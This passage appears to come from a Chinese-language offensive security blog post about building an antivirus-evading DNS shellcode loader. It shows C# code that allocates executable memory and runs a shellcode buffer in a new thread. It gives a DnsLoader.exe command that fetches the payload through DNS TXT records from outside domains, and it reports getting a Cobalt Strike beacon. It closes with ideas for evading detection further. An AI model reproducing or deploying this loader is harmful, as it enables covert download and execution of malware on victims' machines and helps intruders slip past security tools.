ddress, IntPtr param, UInt32 dwCreationFlags, ref UInt32 lpThreadId);
        [DllImport("kernel32")]
        private static extern UInt32 WaitForSingleObject(IntPtr hHandle, UInt32 dwMilliseconds);
        public static void inject(Byte[] buffer)
        {
            UInt32 MEM_COMMIT = 0x1000;
            UInt32 PAGE_EXECUTE_READWRITE = 0x40;
            UInt32 funcAddr = VirtualAlloc(0x0000, (UInt32)buffer.Length, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
            Marshal.Copy(buffer, 0x0000, (IntPtr)(funcAddr), buffer.Length);
            IntPtr hThread = IntPtr.Zero;
            UInt32 threadId = 0x0000;
            IntPtr pinfo = IntPtr.Zero;
            hThread = CreateThread(0x0000, 0x0000, funcAddr, pinfo, 0x0000, ref threadId);
            WaitForSingleObject(hThread, 0xffffffff);
        }
    }
}
```



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
成功拿到 beacon。



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注意的是 dns 的 txt 解析一次不能传输太多，我测试的时候用的 2000 没什么问题。

```
DnsLoader.exe cdn.jdcdn.ga dns.jdcdn.ga 2000
```

dns 的解析记录这么设置

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
vt 查杀结果点我 (https://www.virustotal.com/gui/file-analysis/ZmM1ZmE4YTZlYTJkYmExMTc4MzkyMjlhNjNlMzcxNDc6MTYwOTA1MzcyMA==/detection)



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1. 通过别的协议是否更加隐蔽?
2. 传输的只是 shellcode，和分离免杀没区别，关键怎么绕过 VirtualAlloc 等 api 调用。
3. 抠出来 cs 的功能一点点自己实现

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